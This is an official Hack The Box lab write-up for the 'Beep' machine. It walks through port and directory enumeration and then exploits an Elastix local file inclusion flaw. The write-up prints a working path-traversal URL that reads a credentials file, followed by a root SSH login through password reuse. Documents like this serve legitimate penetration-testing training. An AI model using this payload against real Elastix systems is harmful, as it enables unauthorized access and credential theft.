




Hack The Box
PEN-TESTING LABS



Beep

16th October 2017 / Document No D17.100.22

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: **Medium**

Classification: Official

SYNOPSIS

Beep has a very large list of running services, which can make it a bit challenging to find the correct entry method. This machine can be overwhelming for some as there are many potential attack vectors. Luckily, there are several methods available for gaining access.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned

- Web-based fuzzing
- Identifying known exploits
- Exploiting local file inclusion vulnerabilities



Enumeration

Nmap

The screenshot shows the Zenmap application window. The 'Target' field is set to '10.10.10.7' and the 'Profile' is 'Intense scan'. The 'Command' field shows 'nmap -T4 -A -v 10.10.10.7'. The 'Nmap Output' tab is selected, displaying a table of open ports and services.

OS	Host	Port	Protocol	State	Service	Version
✓	10.10.10.7	22	tcp	open	ssh	OpenSSH 4.3 (protocol 2.0)
✓		25	tcp	open	smtp	Postfix smtpd
✓		80	tcp	open	http	Apache httpd 2.2.3
✓		110	tcp	open	pop3	Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6
✓		111	tcp	open	rpcbind	2 (RPC #100000)
✓		143	tcp	open	imap	Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6
✓		443	tcp	open	https	
✓		993	tcp	open	imap	Cyrus imapd
✓		995	tcp	open	pop3	Cyrus pop3d
✓		3306	tcp	open	mysql	MySQL (unauthorized)
✓		4445	tcp	open	upnotifyp	
✓		10000	tcp	open	http	MiniServ 1.570 (Webmin httpd)

Nmap finds quite a long list of services. For now, Apache, which is running on ports 80 and 443, will be the primary target.



Dirbuster

Directory Structure	Response Code	Response Size
/	200	2149
help	200	686
vtigercrm	200	7049
images	200	178
icons	200	178
themes	200	3370
mail	200	336
modules	200	178
cgi-bin	403	475
static	200	1464
admin	302	215
mailman	403	475

Current speed: 51 requests/sec (Select and right click for more options)
Average speed: (T) 45, (C) 50 requests/sec
Parse Queue Size: 0
Total Requests: 901/207655
Time To Finish: 01:08:55
Current number of running threads: 100
[Change]
[Back] [Pause] [Stop] [Report]
Starting dir/file list based brute forcing /why/

Dirbuster also finds a huge list of directories with several content management systems and open source applications. There are several vulnerabilities that can lead to shell amongst the results.




Exploitation

Note - It might be possible that the webpage cannot be loaded due to Firefox and other browsers changing their min TLS version to a number higher than what the box supports. The workaround to this is to edit the "security.tls.version.min" to 1.

To modify the minimum TLS version in Firefox, follow these steps:

1. Open a new tab in Firefox. Enter "about:config" in the address bar and hit Enter/Return.
2. In the search box located above the list, enter "security.tls.version.min".
3. Locate the preference with the name "security.tls.version.min" and modify its value to '1'.



Now the webpage can be loaded successfully.

Exploit: <https://www.exploit-db.com/exploits/37637/>

Browsing to the main web directory reveals a copy of **Elastix**. Some searching finds a local file inclusion vulnerability for Elastix 5.3.0 and 5.4.0; **Exploit-DB 37637**.

The proof of concept is extremely simple. Browsing to

`https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/ampportal.conf%00&module=Accounts&action` will expose the credentials for AMPortal.

The machine is vulnerable to password reuse, and it is possible to SSH in directly as the root user with the **AMPDBPASS** password. The flags can be obtained from **`/home/fanis/user.txt`** and **`/root/root.txt`**



```
root@beep:~  
File Edit View Search Terminal Help  
root@kali:~# ssh root@10.10.10.7  
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.  
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdglpEJ0XXD5nFEjki/hI.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.  
root@10.10.10.7's password:  
Last login: Sat Oct 14 09:37:39 2017 from 10.10.14.8  
  
Welcome to Elastix  
-----  
  
To access your Elastix System, using a separate workstation (PC/MAC/Linux)  
Open the Internet Browser using the following URL:  
http://10.10.10.7  
  
[root@beep ~]# id  
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10  
(wheel)  
[root@beep ~]# pwd  
/root  
[root@beep ~]#
```